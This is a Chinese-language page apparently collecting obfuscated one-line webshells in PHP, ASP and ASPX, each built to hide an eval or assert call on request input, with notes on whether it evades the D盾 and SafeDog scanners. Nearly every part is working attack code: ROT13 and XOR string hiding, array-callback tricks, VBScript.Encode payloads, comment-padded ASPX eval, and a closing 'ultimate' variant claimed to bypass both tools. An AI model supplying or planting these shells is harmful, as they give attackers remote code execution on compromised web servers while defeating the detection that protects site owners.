# Php

str\_rot13函数

来替代assert。该函数对字符串执行ROT13编码。ROT13编码就是把每个字母在字母表中移动13位。

<?php

function xiaoma($a){

​ $c=str\_rot13('nffreg');

​ $c($a);


}

xiaoma($\_REQUEST['xxx']);

?>

检测结果

没绕过D盾

  
再次修改

<?php

class One{

function xiaoma($x){

$c=str\_rot13('n!ff!re!nffreg');

$str=explode('!',$c)[3];

$str($x);

}


}

$test=new One();

$test->xiaoma($\_REQUEST['x']);

?>

再次修改，加了explode函数分割字符串，class封装类。可绕过D盾。



array\_map函数

array\_map() 函数将函数作用到数组中的每个值上，并返回一个新的数组。

<?php

$a1=array("1234","123456");

$a2=array(@$\_REQUEST['x'],"1234");

$a=array\_map(null,$a1,$a2)[0][1];


assert($a);

?>

可绕过一般查杀工具



但绕不过D盾



可绕过安全狗





array\_key函数

array\_key() 函数也是返回包含数组的一个新数组。


<?php  
$a=array($\_REQUEST['x']=>"3");  
$b=array\_keys($a)[0];  
eval($b);  
?>

索引数组变化为关联数组。

绕不过D盾，但危险级别很低，可能会有运气成分

果然绕过安全狗

绕过普通查杀工具





preg\_replace函数

用来正则匹配的一个函数。

<?php  
function func(){  
  return $\_REQUEST['x'];  
}  
preg\_replace("/test/e",func(),"i am test");  
?>

**/e\***\*用来当做php代码解析。5.6版本以下实用。\*\* 测试可绕过安全狗和D盾。






preg\_filter函数

根据preg\_replace修改为preg\_filter函数，也是用来执行正则的匹配替换。

<?php  
$a=preg\_filter('/\s+/','','as s er t');  
$a($\_REQUEST['x']);  
?>

绕不过D盾，但危险级别很低



可绕过安全狗



<?php $fun = $\_REQUEST['fun'];$arr = array('xlion'=>1,$\_REQUEST['req']=>2);uksort($arr,$fun);?>

可绕过安全狗，绕不过D盾





<?php

$fun = base64\_decode($\_REQUEST['fun']);

$arr = array(base64\_decode($\_POST['code']));

$arr2 = array(1);

array\_udiff($arr,$arr2,$fun);

?>

绕过安全狗，绕不过D盾





最后上大招,都可以绕过安全狗和D盾

<?php

class XBZO{

function \_\_destruct(){

$DQYB='~DclQ$'^"\x1f\x37\x10\x9\x23\x50";

return @$DQYB("$this->BMHI");


}


}

$xbzo=new XBZO();

@$xbzo->BMHI=isset($\_GET['id'])?base64\_decode($\_POST['mr6']):$\_POST['mr6'];

?>





# ASP

ASP脚本默认可以使用内置的Encoder工具，对代码进行混淆，以保护源码的安全性。写一个vbs脚本，内容如下：

ExecuteGlobal request("LandGrey")

使用微软的工具运行命令screnc.exe script.vbs script.vbe，得到结果

#@~^IQAAAA==3X+^!Y•MVK4msPM+5E•/OcrSl [MM+Xrb+AsAAA==^#~@

然后就可以构建一个密码为"LandGrey"的编码混淆后的一句话木马脚本。注意里面有不可打印字符，需要使用的话，请下载[vbencode-bypass.asp](https://github.com/LandGrey/webshell-detect-bypass/blob/master/webshell/asp/vbencode-bypass.asp)

代码如下：

<%@ LANGUAGE = "VBScript.Encode"%>

<%#@~^IQAAAA==3X+^!YMVK4msPM+5E/OcrSl [MM+Xrb+AsAAA==^#~@%>

可绕过D盾



绕不过安全狗



其它几乎所有的ASP木马脚本，只要在上面提到的正确位置插入了<!--"-->、' %>

字符串，都可以绕过D盾的检测。

<%

<!--"-->

execute request("LandGrey")

%>



但绕不过安全狗



<%

' %>

EXECUTE REQUEST("ASD")

%>

绕过D盾，绕不过安全狗



<%

Class LandGrey

Private Sub Class\_Initialize

​ eval (request("LandGrey"))

End Sub

End Class

Set X = New LandGrey

%>

<%

Class LandGrey

Private Sub class\_terminate

​ eval (request("LandGrey"))

End Sub

End Class

Set X = New LandGrey

Set X = Nothing

%>

可绕过D盾和安全狗



<%<!--"-->

eXecUTe(fun("%167%184%163%174%98%180%167%179%183%167%181%182%106%100%142%163%176%166%137%180%167%187%100%107"))

Function fun(Str):

​ Str = Split(Str,"%")

​ For x=1 To Ubound(Str)

​ fun=fun&Chr(Str(x)-66)

​ Next

End Function

%>


同样可以绕过安全狗和D盾

# ASPX

<%@ Page Language = Jscript %><%var/\*-/\*-\*/P/\*-/\*-\*/=/\*-/\*-\*/"e"+"v"+/\*-/\*-\*/"a"+"l"+"("+"R"+"e"+/\*-/\*-\*/"q"+"u"+"e"/\*-/\*-\*/+"s"+"t"+"[/\*-/\*-\*/0/\*-/\*-\*/-/\*-/\*-\*/14254250/\*-/\*-\*/-/\*-/\*-\*/102425454/\*-/\*-\*/]"+","+"\""+"u"+"n"+"s"/\*-/\*-\*/+"a"+"f"+"e"+"\""+")";eval (/\*-/\*-\*/P/\*-/\*-\*/,/\*-/\*-\*/"u"+"n"+"s"/\*-/\*-\*/+"a"+"f"+"e"/\*-/\*-\*/); /\*gadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenregadfgaerehrrtgregjgrgejgewgjewgewjgwegwegaklmgrghnewrghrenre\*/ %>

绕过D盾也绕过安全狗





绕过waf的原理<https://cloud.tencent.com/developer/news/116802>

最新免杀php一句话:<https://www.ti0s.com/resource/programming/195.html>